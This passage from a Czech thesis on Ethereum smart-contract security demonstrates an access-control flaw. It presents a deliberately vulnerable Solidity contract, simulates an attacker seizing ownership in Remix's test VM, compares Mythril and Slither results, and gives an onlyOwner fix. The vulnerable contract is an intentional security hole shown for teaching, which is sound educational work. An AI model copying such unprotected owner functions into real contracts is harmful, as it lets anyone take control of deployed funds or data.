Výstup z Mythrilu po analýze zabezpečeného kontraktu FrontRunningCommitReveal signalizuje, že "Analýza byla úspěšně dokončena. Nebyly zjištěny žádné problémy." ("The analysis was completed successfully. No issues were detected.").

Tento výsledek znamená, že Mythril nenalezl v modifikovaném kódu žádné standardní, automaticky detekovatelné zranitelnosti nebo rizikové vzory kódu, jako byly například problémy s Reentrancy nebo obecné varování o závislosti na pořadí transakcí, které bylo přítomno ve zranitelné verzi. Absence nálezů naznačuje, že kód je pravděpodobně prostý běžných chyb na úrovni implementace, které dokáže Mythril identifikovat.

Skutečnost, že Mythril nehlásí žádné problémy, neznamená automaticky, že kontrakt je zcela imunní vůči Front-Runningu nebo jiným formám MEV. Znamená to pouze, že neobsahuje chyby, které Mythril dokáže najít na základě svých předprogramovaných vzorů a symbolické exekuce. Mitigace Front-Runningu pomocí vzoru Commit-Reveal spoléhá na komplexnější mechanismus rozdělení rizika a požaduje, aby útočník měl platný závazek z předchozí fáze. Mythril nedokáže ověřit, zda tento dvoufázový proces správně funguje v reálném prostředí se sledováním mempoolu a manipulací s gasem.

Proto primární ověření účinnosti mitigace Front-Runningu spočívá v důkladné manuální kontrole kódu vzoru Commit-Reveal, aby bylo zajištěno, že logika fází, hašování a ověřování závazků je správná a neobsahuje žádné chyby, které by mohly být zneužity (např. slabé hašovací funkce, chyby v řízení fází). Praktickém testování a simulaci útoku v testovacím prostředí, kde by se ověřilo, že pokus o Front-running fáze "Reveal" selže z důvodu absence platného závazku útočníka z fáze "Commit".

princip spočívá v chybějícím ověření identity nebo role volajícího. Pro účely názorné demonstrace bude použita jednoduchá ukázka zranitelného kontraktu a bude provedena simulace útoku v testovacím prostředí.

6.4.1 Simulace a demonstrace zranitelností

Pro simulaci základní zranitelnosti kontroly přístupu byl vytvořen jednoduchý smart kontrakt `VulnerableAccessControlDemo`. Tento kontrakt obsahuje dvě stavové proměnné. `Owner`, která ukládá adresu vlastníka kontraktu (nastavenou při nasazení na adresu deployera), a `importantData`, která ukládá řetězec představující nějaká důležitá data. Kontrakt obsahuje také dvě veřejné funkce: `updateImportantData()`, která umožňuje změnit hodnotu `importantData`, a `changeOwner()`, která umožňuje změnit adresu vlastníka kontraktu (`owner`).

Zranitelnost v tomto kontraktu spočívá v tom, že funkce `updateImportantData()` a `changeOwner()` jsou deklarovány jako `public`, ale neobsahují žádné kontroly ověřující, zda volající je oprávněn tyto funkce volat (např. zda je aktuálním vlastníkem). To znamená, že tyto kritické funkce může volat kdokoli, kdo zná adresu kontraktu.

Použitý kód pro simulaci zranitelnosti

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.29;

/**
 * @title VulnerableAccessControlDemo
 * @dev Smart kontrakt bez správné kontroly přístupu (Access Control Vulnerability).
 */

contract VulnerableAccessControlDemo {
    address public owner;
    string public importantData;

    constructor() {
        owner = msg.sender; // Při nasazení je deployer vlastníkem
    }

    /**
     * @dev Funkce mění důležitá data. Nechráněná – kdokoliv může volat.
     */
}
```

```
*/  
  
function updateImportantData(string memory _data) public {  
    importantData = _data;  
}  
  
/**  
 * @dev Funkce mění vlastníka kontraktu. Nechráněná – kdokoli může převzít  
vlastnictví.  
 */  
  
function changeOwner(address _newOwner) public {  
    owner = _newOwner;  
}  
  
}
```

Ukázka kódů 13: Demonstrace zranitelné kontroly přístupu v kontraktu

(zdroj: vlastní)

Prostředí simulace bylo opět Remix IDE s využitím vestavěného JavaScript VM. Byly použity dva testovací účty: původní vlastník (deployer) a účet simulující útočníka.

Použité prostředky pro simulaci zranitelnosti Access Control:

- Simulace provedena v Remix IDE (JavaScript VM).
- Použita verze jazyka Solidity: ^0.8.29.
- Virtuální blockchain prostředí: konfigurace Cancun.
- Adresa nasazeného kontraktu VulnerableAccessControlDemo:
0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8.
- Testovací účty:
0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 (Původní vlastník),
0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 (Útočník).

Prvním krokem simulace bylo provedeno nasazení kontraktu VulnerableAccessControlDemo do prostředí Remix IDE pomocí účtu, který se stal počátečním vlastníkem. Detail transakce nasazení je zaznamenán v tabulce (Tabulka 23).

[vm]	from: 0x5B3...eddC4 to: VulnerableAccessControlDemo.(constructor) value: 0 wei data: 0x608...a0033 logs: 0 hash: 0x27f...bedd0
status	0x1 Transaction mined and execution succeed
transaction hash	0x27f3d5101a16694ab9c2cd6874549501242c7b592855f85feaa7c7db1bbedd0
block hash	0xc3c61dd3106fe52802728a24e06cb3922914b5f1bac51fde45606782700c2984
block number	2
contract address	0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	VulnerableAccessControlDemo.(constructor)
gas	568007 gas
transaction cost	493919 gas
execution cost	409387 gas
input	0x608...a0033
output	0x608060405234801561000f575f80fd5b5060043610610049575f3560e01c8062 4bece81461004d5780638da5cb5b1461006b578063a6f9dae114610089578063c1 58dc27146100a5575b5f80fd5b6100556100c1565b604051610062919061023556 5b60405180910390f35b61007361014d565b6040516100809190610294565b6040 5180910390f35b6100a3600480360381019061009e91906102e8565b610170565b 005b6100bf60048036038101906100ba919061043f565b6101b2565b005b600180 546100ce906104b3565b80601f0160208091040260200160405190810160405280 9291908181526020018280546100fa906104b3565b80156101455780601f106101 1c57610100808354040283529160200191610145565b820191905f5260205f2090 5b81548152906001019060200180831161012857829003601f168201915b505050 505081565b5f8054906101000a900473fffffffffffffffffffffffffffffffffffff fffffff1681565b805f806101000a81548173fffffffffffffffffffffffffffffffff fffffff021916908373ff1602 1790555050565b80600190816101c19190610689565b5050565b5f815190509190 50565b5f82825260208201905092915050565b8281835e5f83830152505050565b 5f601f19601f8301169050919050565b5f610207826101c5565b61021181856101 cf565b93506102218185602086016101df565b61022a816101ed565b8401915050 92915050565b5f6020820190508181035f83015261024d81846101fd565b905092 915050565b5f73ff821690509190 50565b5f61027e8261025565b9050919050565b61028e81610274565b82525050 565b5f6020820190506102a75f830184610285565b92915050565b5f6040519050 90565b5f80fd5b5f80fd5b6102c781610274565b81146102d1575f80fd5b50565b 5f813590506102e2816102be565b92915050565b5f602082840312156102fd5761 02fc6102b6565b5b5f61030a848285016102d4565b91505092915050565b5f80fd 5b5f80fd5b7f4e487b7100 0000000005f52604160045260245ffd5b610351826101ed565b810181811067ff fffffff821117156103705761036f61031b565b5b80604052505050565b 5f6103826102ad565b905061038e8282610348565b919050565b5f67fffffffffff fffffff8211156103ad576103ac61031b565b5b6103b6826101ed565b9050602081 019050919050565b828183375f83830152505050565b5f6103e36103de84610393 565b610379565b905082815260208101848484011156103ff576103fe61031756 5b5b61040a8482856103c3565b509392505050565b5f82601f8301126104265761 0425610313565b5b81356104368482602086016103d1565b91505092915050565b


	5f60208284031215610454576104536102b6565b5b5f82013567fffffffffffffffff ff811115610471576104706102ba565b5b61047d84828501610412565b91505092 915050565b7f4e487b7100 0000000005f52602260045260245ffd5b5f60028204905060018216806104ca57 607f821691505b6020821081036104dd576104dc610486565b5b50919050565b5f 819050815f5260205f209050919050565b5f6020601f8301049050919050565b5f 82821b905092915050565b5f6008830261053f7fffffffffffffffffffffffffffff fff82610504565b6105498683610504 565b95508019841693508086168417925050509392505050565b5f819050919050 565b5f819050919050565b5f61058d61058861058384610561565b61056a565b61 0561565b9050919050565b5f819050919050565b6105a683610573565b6105ba61 05b282610594565b848454610510565b825550505050565b5f90565b6105ce6105 c2565b6105d981848461059d565b505050565b5b818110156105fc576105f15f82 6105c6565b6001810190506105df565b5050565b601f8211156106415761061281 6104e3565b61061b846104f5565b8101602085101561062a578190505b61063e61 0636856104f5565b8301826105de565b50505b505050565b5f82821c9050929150 50565b5f6106615f1984600802610646565b1980831691505092915050565b5f61 06798383610652565b9150826002028217905092915050565b610692826101c556 5b67ffffffffffffffffffff8111156106ab576106aa61031b565b5b6106b582546104 b3565b6106c0828285610600565b5f60209050601f8311600181146106f1575f84 156106df578287015190505b6106e9858261066e565b865550610750565b601f19 84166106ff866104e3565b5f5b8281101561072657848901518255600182019150 602085019450602081019050610701565b86831015610743578489015161073f60 1f891682610652565b8355505b60016002880201885550505b50505050505056 fea2646970667358221220af19b24dcf35bb63483d0b9c57c2aa3bf2fcabf56961 c9054d86473cc72d31fc64736f6c634300081a0033
decoded input	{ }
decoded output	{ }
logs	[]
raw logs	[]

Tabulka 23: Detail transakce nasazení kontraktu VulnerableAccessControlDemo

(zdroj: vlastní)

V konstrukturu kontraktu byla v tomto okamžiku stavová proměnná owner nastavena na adresu vlastníka, a importantData je prázdný řetězec. Tento počáteční stav je vizuálně zachycen na obrázku (Obrázek 25).

Obrázek (Obrázek 25) vizuálně potvrzuje výchozí stav kontraktu ihned po jeho nasazení, kde je vidět původní vlastník a nezměněná data. Účet útočníka nemá žádná zvláštní oprávnění vůči kontraktu, ale pokusí se zneužít chybějící kontroly přístupu na kritických funkcích.



Obrázek 25: Počáteční stav nasazeného kontraktu VulnerableAccessControlDemo

(zdroj: vlastní)

Prvním krokem útoku bylo volání funkce `changeOwner()`, která mění vlastníka kontraktu. Útočník odeslal transakci volající tuto funkci a jako parametr `_newOwner` zadal svou vlastní adresu. Detail této transakce je zaznamenán v tabulce (Tabulka 24).

[vm]	from: 0xAb8...35cb2 to: VulnerableAccessControlDemo.changeOwner(address) 0xd8b...33fa8 value: 0 wei data: 0xa6f...35cb2 logs: 0 hash: 0x62c...0c847
status	0x1 Transaction mined and execution succeed
transaction hash	0x62ce1e71dd89246fcd00c44be2635035e49da52edc4c82d78462d2bbbee0c847
block hash	0x28fb249ebb790841ca1120eb2f823925237c1287e5502f4ae8ce8141bca8cd41
block number	3
from	0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2
to	VulnerableAccessControlDemo.changeOwner(address) 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8
gas	31015 gas
transaction cost	26969 gas
execution cost	5537 gas
input	0xa6f...35cb2

output	0x
decoded input	{"address _newOwner": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"}
decoded output	{}
logs	[]
raw logs	[]

Tabulka 24: Detail transakce Útočníka volající funkci changeOwner()

(zdroj: vlastní)

Tabulka (Tabulka 24) ukazuje úspěšné provedení transakce útočníkem. Jelikož funkce changeOwner() neobsahuje žádnou kontrolu ověřující, zda volající je oprávněn měnit vlastníka (např. zda je stávajícím vlastníkem), transakce proběhla bez chyby a stavová proměnná owner v kontraktu byla přepsána na adresu útočníka.

Následně útočník pokračoval ve zneužití chybějících kontrol přístupu. Vykonal další transakci volající funkci updateImportantData(), která mění hodnotu důležité stavové proměnné importantData. Jako parametr zadal řetězec "Hacked by Attacker", aby demonstroval svou schopnost modifikovat stav kontraktu. Detail této transakce je zaznamenán v tabulce (Tabulka 25).

[vm]	from: 0xAb8...35cb2 to: VulnerableAccessControlDemo.updateImportantData(string) 0xd8b...33fa8 value: 0 wei data: 0xc15...00000 logs: 0 hash: 0xb17...4df2b
status	0x1 Transaction mined and execution succeed
transaction hash	0xb1737ced49ea1bc56ecb99d130c2ef892e209caf4b18d4bdaea2c1aa37a4df2b
block hash	0xf0a0f893889192ea64bd4956d4b162b082c3ed83b386c4eb2505945adf9d1797
block number	4
from	0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2
to	VulnerableAccessControlDemo.updateImportantData(string) 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8
gas	52184 gas
transaction cost	45377 gas

execution cost	23689 gas
input	0xc15...00000
output	0x
decoded input	{ "string _data": "Hacked by Attacker" }
decoded output	{}
logs	[]
raw logs	[]

Tabulka 25: Detail transakce Útočníka volající funkci `updateImportantData()`

(zdroj: vlastní)

Po provedení útočných transakcí bylo provedeno ověření změněného stavu kontraktu voláním příslušných getter funkcí z Remix IDE. Nejprve byla zavolána veřejná funkce `importantData()`. Detail tohoto volání je zaznamenán v tabulce (Tabulka 26).

[illegible]

Tabulka 26: Detail volání funkce `importantData()` po její změně

(zdroj: vlastní)

Tabulka (Tabulka 26) potvrzuje, že hodnota proměnné `importantData` byla úspěšně změněna na "Hacked by Attacker", což demonstruje schopnost útočníka modifikovat data v kontraktu

bez oprávnění. Dále bylo provedeno ověření změny vlastníka voláním veřejné funkce `owner()`, a to dokonce z původního účtu vlastníka (`0x5B38...eddC4`), aby se prokázalo, že původní vlastník již nemá kontrolu.


[call]	from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: VulnerableAccessControlDemo.owner() data: 0x8da...5cb5b
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	VulnerableAccessControlDemo.owner() 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8
gas	2505 gas (Cost only applies when called by a contract)
input	0x8da...5cb5b
output	0x00000000000000000000000000000000ab8483f64d9c6d1ecf9b849ae677dd3315835cb2
decoded input	{ }
decoded output	{ "0": "address: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2" }
logs	[]
raw logs	[]

Tabulka 27: Detail volání funkce `owner()` po změně vlastníka

(zdroj: vlastní)

Tabulka (Tabulka 27) potvrzuje, že hodnota proměnné `owner` byla skutečně změněna na adresu útočníka. Tímto krokem útočník efektivně převzal plnou kontrolu nad kontraktem, protože nyní může volat jakékoli další funkce, které by mohly potenciálně vyžadovat oprávnění vlastníka (pokud by existovaly a byly správně chráněny modifikátorem `onlyOwner`). Konečný stav kontraktu po útoku, zobrazující změněnou adresu vlastníka a modifikovaná data, je zachycen na obrázku (Obrázek 26).

Simulace s kontraktem `VulnerableAccessControlDemo` demonstrovala zranitelnost typu `Access Control Vulnerability`. Bylo prokázáno, že absence kontrol přístupu na funkcích `changeOwner()` a `updateImportantData()` umožnila neoprávněnému uživateli (Útočníkovi) převzít vlastnictví kontraktu a modifikovat jeho důležitá data.



Obrázek 26: Konečný stav kontraktu VulnerableAccessControlDemo po útoku

(zdroj: vlastní)

6.4.2 Analýza zranitelnosti před mitigací

V předchozí podkapitole byla na smart kontraktu VulnerableAccessControlDemo (Ukázka kódu 13) demonstrována zranitelnost způsobená absencí správné kontroly přístupu. Bylo ukázáno, jak lze díky chybějícím omezením neoprávněně měnit stav kontraktu a převzít jeho vlastnictví. V této části je provedena hlubší analýza zdrojového kódu za využití automatizovaných nástrojů s cílem posoudit jejich schopnost tuto zranitelnost identifikovat a zároveň zdůraznit nezastupitelnou roli manuální kontroly kódu.

Analýza pomocí Mythril

Prvním použitým nástrojem byl Mythril. Vzhledem k povaze zranitelnosti bylo očekáváno, že Mythril odhalí problém s nechráněnou funkcí changeOwner().

Výstup z Mythrilu

```
→ contracts myth analyze VulnerableAccessControlDemo.sol  
The analysis was completed successfully. No issues were detected.
```

Prekvapivě však Mythril žádné problémy nezjistil. Tato skutečnost poukazuje na důležitý fakt, že ani pokročilé automatizované nástroje nejsou neomylné. Detekční schopnosti mohou být ovlivněny konfigurací nástroje, konkrétní implementací zranitelnosti nebo složitostí prohledávaného stavového prostoru.

Analýza pomocí Slither

Následně byla provedena analýza pomocí Slitheru, který je založen na statické analýze kódu a je obecně účinnější při identifikaci chybějících kontrol přístupu.

Výstup ze Slitheru

```
→ contracts slither VulnerableAccessControlDemo.sol

'solc --version' running

'solc VulnerableAccessControlDemo.sol --combined-json abi,ast,bin,bin-
runtime,srcmap,srcmap-runtime,userdoc,devdoc,hashes --allow-paths
.,/Users/mv/Desktop/school/contracts' running

INFO:Detectors:

VulnerableAccessControlDemo.changeOwner(address)._newOwner
(VulnerableAccessControlDemo.sol#26) lacks a zero-check on :      - owner = _newOwner
(VulnerableAccessControlDemo.sol#27)

Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-
address-validation

INFO:Detectors:

Parameter VulnerableAccessControlDemo.updateImportantData(string)._data
(VulnerableAccessControlDemo.sol#19) is not in mixedCase

Parameter VulnerableAccessControlDemo.changeOwner(address)._newOwner
(VulnerableAccessControlDemo.sol#26) is not in mixedCase

Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-
to-solidity-naming-conventions

INFO:Slither:VulnerableAccessControlDemo.sol analyzed (1 contracts with 100
detectors), 3 result(s) found
```

Detailní rozbor detekovaných problémů poskytnutých z výstupu Slitheru

Missing zero address validation

Configuration

Check: missing-zero-check

Severity: Low

Confidence: Medium

Description

Detect missing zero address validation.

Exploit Scenario:

```
contract C {  
    modifier onlyAdmin {  
        if (msg.sender != owner) throw;  
        _;  
    }  
  
    function updateOwner(address newOwner) onlyAdmin external {  
        owner = newOwner;  
    }  
}
```

Bob calls updateOwner without specifying the newOwner, so Bob loses ownership of the contract.

Recommendation

Check that the address is not zero.

Slither při analýze kontraktu detekoval tři nálezy. Dva z těchto nálezů se týkaly stylistických chyb spojených s pojmenováním parametrů funkcí, konkrétně s nedodržením zásad pojmenovávání v mixedCase formátu. Tyto chyby však nemají žádný dopad na bezpečnost kontraktu.

Třetím a závažnějším nálezem byl bezpečnostní problém související s chybějící validací nulové adresy (address(0)) ve funkci changeOwner(). Absence kontroly, zda nový vlastník není nastaven na nulovou adresu, by v praxi mohla vést k nenávratné ztrátě vlastnictví kontraktu. Tento scénář je klasifikován jako problém s nízkou závažností (severity: Low), avšak i přesto představuje reálné bezpečnostní riziko.

Doporučeným řešením je přidání validační podmínky, která ověří, že nová adresa vlastníka není nulová, například pomocí konstrukce `require(_newOwner != address(0), "New owner is the zero address");`.

Rozdílné výsledky analýzy pomocí nástrojů Mythril a Slither jasně ukazují, že automatizované nástroje mohou mít různou schopnost detekovat chyby v závislosti na použité metodě analýzy. Výsledky současně potvrzují, že není bezpečné spoléhat se pouze

na jediný nástroj, a že kombinace více nástrojů spolu s manuální kontrolou kódu je nezbytná pro důkladné odhalení potenciálních zranitelností.

Manuální kontrola kódu

Jak ukázaly výsledky automatizované analýzy, spoléhat se výhradně na nástroje není bezpečné. Právě pro detekci zranitelností, které automatizované nástroje mohou přehlédnout, je nezbytná detailní manuální kontrola kódu. Manuální inspekce kódu proto zůstává nenahraditelnou součástí bezpečnostního auditu.

Při podrobné manuální kontrole lze snadno identifikovat hlavní problém:

```
/**
 * @dev Funkce mění důležitá data. Nechráněná – kdokoliv může volat.
 */
function updateImportantData(string memory _data) public {
    importantData = _data; // <--- Zde dochází ke změně kritického stavu
}
/**
 * @dev Funkce mění vlastníka kontraktu. Nechráněná – kdokoliv může převzít
 vlastnictví.
 */
function changeOwner(address _newOwner) public {
    owner = _newOwner; // <--- Zde dochází ke změně vlastníka kontraktu
}
```

Chyba spočívá v absenci jakéhokoli ověření na začátku těchto funkcí. Typickým a správným řešením by bylo použití modifikátoru `onlyOwner`, který ověří, zda volající (`msg.sender`) je aktuálním vlastníkem uloženým v proměnné `owner`. V tomto zranitelném kódu však tento modifikátor nebo ekvivalentní `require(msg.sender == owner, ...)` chybí.

6.4.3 Implementace bezpečnostního opatření (Mitigace)

Po identifikaci a názorné demonstraci zranitelnosti kontroly přístupu v kontraktu `VulnerableAccessControlDemo`, kde bylo ukázáno, že chybějící kontroly umožňují komukoli neoprávněně měnit stav a převzít vlastnictví, bylo přistoupeno k implementaci

bezpečnostního opatření. Cílem bylo modifikovat kontrakt tak, aby kritické funkce byly přístupné pouze oprávněným uživatelům, čímž se eliminuje hlavní vektor zneužití.

Primární a standardní metodou mitigace pro zranitelnosti kontroly přístupu v Solidity je použití mechanismů, které ověřují identitu nebo roli volajícího před provedením citlivé operace. Nejčastějším a doporučeným přístupem pro funkce, které mají být volatelné pouze vlastníkem kontraktu, je aplikace modifikátoru `onlyOwner`. Tento modifikátor je běžně používán v Solidity kontraktech a zajišťuje, že funkce, na kterou je aplikován, může být spuštěna pouze účtem, jehož adresa je shodná s adresou uloženou ve stavové proměnné `owner`. Modifikátor typicky obsahuje podmínku `require(msg.sender == owner, "Chybova zprava");` nebo ekvivalentní logiku, která v případě neshody způsobí selhání transakce (`revert`). Použití modifikátoru vede k čistšímu a lépe čitelnému kódu ve srovnání s opakováním stejné `require` podmínky na začátku každé chráněné funkce.

Pro mitigaci zranitelnosti v kontraktu `VulnerableAccessControlDemo` bylo rozhodnuto implementovat standardní modifikátor `onlyOwner` a aplikovat ho na funkce `updateImportantData()` a `changeOwner()`. Tato úprava zajistí, že pouze aktuální vlastník kontraktu (definovaný proměnnou `owner`) bude mít oprávnění tyto funkce volat.

Níže je uveden kód zabezpečené verze kontraktu, nazvaného `SecureAccessControlDemo`, který implementuje toto bezpečnostní opatření.

Upravený kód kontraktu (Zabezpečená verze)

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.29;

/**
 * @title SecureAccessControlDemo
 * @dev Smart kontrakt se správnou kontrolou přístupu. Funkce updateImportantData() a
 * changeOwner() jsou chráněny modifikátorem onlyOwner.
 */

contract SecureAccessControlDemo {
    address public owner;

    string public importantData;

    /**
     * @dev Událost pro auditovatelné logování změny vlastníka.
     */
}
```

```
* Emitována pouze v nekritické podobě (nezaznamenává předchozího vlastníka, jen
nového).

*/

event OwnershipTransferred(address indexed newOwner);

/**

* @dev Konstruktor nastaví deployera jako počátečního vlastníka.

*/

constructor() {

    owner = msg.sender;

}

/**

* @dev Modifikátor omezující přístup pouze na vlastníka kontraktu.

*/

modifier onlyOwner() {

    require(msg.sender == owner, "Pouze vlastník muze volat tuto funkci.");

    _; // <-- zde bude tělo funkce, například: importantData = _data;

}

/**

* @dev Funkce mění důležitá data. Volatelná pouze vlastníkem.

*/

function updateImportantData(string memory _data) public onlyOwner {

    importantData = _data;

}

/**

* @dev Funkce mění vlastníka kontraktu. Volatelná pouze vlastníkem. Kontroluje
nulovou adresu.

*/

function changeOwner(address _newOwner) public onlyOwner {

    require(_newOwner != address(0), "Nova adresa nesmi byt nulova.");

    owner = _newOwner;

    emit OwnershipTransferred(_newOwner);

}
```

```
}
```

Ukázka kódů 14: Zabezpečený kontrakt SecureAccessControlDemo

(zdroj: vlastní)

V upraveném kódu byl přidán modifikátor `onlyOwner()`, který zahrnuje kontrolu `require(msg.sender == owner, ...)`. Tento modifikátor byl následně aplikován na hlavičky funkcí `updateImportantData()` a `changeOwner()`. Tím je zajištěno, že při každém pokusu o volání těchto funkcí bude nejprve provedena kontrola, zda volající transakce pochází od aktuálního vlastníka kontraktu. Pokud nepochází, transakce selže s chybovou zprávou "Pouze vlastník muze volat tuto funkci.", zabráněno tak neoprávněné změně stavu nebo vlastnictví.

Tato jednoduchá, ale zásadní úprava efektivně řeší primární zranitelnost kontroly přístupu v tomto demonstračním kontraktu a zajišťuje, že pouze určený vlastník má privilegované oprávnění k těmto kritickým funkcím.

V reálných aplikacích by bylo možné zvážit i složitější schémata kontroly přístupu (např. založená na rolích, vícefázová potvrzení pro klíčové operace apod.), avšak pro daný demonstrační příklad je modifikátor `onlyOwner` adekvátní a názornou mitigací.

Následně bude provedeno ověření účinnosti této mitigace pomocí simulace útoku na zabezpečený kontrakt a opětovné analýzy nástroji pro statickou analýzu.

6.4.4 Analýza po mitigaci

Po implementaci bezpečnostního opatření spočívajícího v aplikaci modifikátoru `onlyOwner` a přidání kontroly nulové adresy do funkce `changeOwner()` v kontraktu `VulnerableAccessControlDemo` (čímž vznikl kontrakt `SecureAccessControlDemo`), bylo nezbytné provést novou analýzu kódu a praktické testování. Cílem bylo ověřit, zda provedené úpravy účinně odstranily zranitelnost kontroly přístupu, která byla demonstrována simulací a potvrzena analýzou zranitelné verze.

Analýza byla provedena opětovně nástroji pro statickou analýzu, `Mythril`em a `Slither`em, na kódu zabezpečeného kontraktu (Ukázka kódu 14). Dále bylo provedeno praktické ověření simulací volání chráněných funkcí z neoprávněného účtu v prostředí `Remix IDE`.

Výstup z Mythrilu (po mitigaci)

```
→ contracts myth analyze VulnerableAccessControlDemo.sol

The analysis was completed successfully. No issues were detected.
```

Jak ukazuje výstup, nástroj Mythril nenalezl v zabezpečené verzi kontraktu žádné bezpečnostní problémy. Tento výsledek byl v souladu s očekáváním v kontextu předchozí analýzy, kde Mythril nedetekoval primární zranitelnost kontroly přístupu ani v nemitigované verzi. Dále byla provedena analýza nástrojem Slither.

Výstup ze Slitheru (po mitigaci)

```
→ contracts slither SecureAccessControlDemo.sol

'solc --version' running

'solc SecureAccessControlDemo.sol --combined-json abi,ast,bin,bin-
runtime,srcmap,srcmap-runtime,userdoc,devdoc,hashes --allow-paths
./,/Users/mv/Desktop/school/contracts' running

INFO:Detectors:

Parameter SecureAccessControlDemo.updateImportantData(string)._data
(SecureAccessControlDemo.sol#36) is not in mixedCase

Parameter SecureAccessControlDemo.changeOwner(address)._newOwner
(SecureAccessControlDemo.sol#43) is not in mixedCase

Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-
to-solidity-naming-conventions

INFO:Slither:SecureAccessControlDemo.sol analyzed (1 contracts with 100 detectors), 2
result(s) found
```

Analýza zabezpečeného kontraktu pomocí Slitheru ukázala dva nálezy, které se týkají "Conformance to Solidity naming conventions" – doporučení pro styl kódu (použití mixedCase pro názvy parametrů). Tyto nálezy nepředstavují bezpečnostní zranitelnosti. Z pohledu kontroly přístupu a souvisejících problémů nenalezl Slither žádné relevantní nálezy. Důležité je, že Slither již nehlásí nález "Missing zero address validation" pro funkci changeOwner(), který byl detekován v zranitelné verzi. To potvrzuje, že přidání podmínky require(_newOwner != address(0), ...) bylo účinné v řešení tohoto konkrétního problému s validací adresy.

Tabulka (Tabulka 28) ukazuje, že pokus o volání funkce `changeOwner()` z neoprávněného účtu (`0xAb8...35cb2`, který není vlastníkem) skončil neúspěchem. Transakce byla zamítnuta a revertována. Důvodem revertu je chybová zpráva "Only owner can call this function.", která pochází z podmínky v modifikátoru `onlyOwner`.

Implementací modifikátoru `onlyOwner` a přidáním kontroly nulové adresy byla zranitelnost kontroly přístupu v tomto demonstračním kontraktu úspěšně eliminována, čímž se prokázala účinnost standardních bezpečnostních mechanismů Solidity pro řízení přístupu k citlivým funkcím. Tento příklad opět zdůrazňuje, že správné použití základních bezpečnostních vzorů je klíčové pro prevenci zranitelností smart kontraktů.

7 ZÁVĚR

Tato diplomová práce se zabývala problematikou bezpečnostních rizik smart kontraktů na blockchainových platformách, se specifickým zaměřením na ekosystém Ethereum a programovací jazyk Solidity. Hlavním cílem práce bylo analyzovat klíčové zranitelnosti, demonstrovat jejich praktické zneužití a navrhnout, implementovat a ověřit účinná bezpečnostní opatření vedoucí k minimalizaci těchto rizik.

Srovnání teoretických poznatků s praktickými výsledky

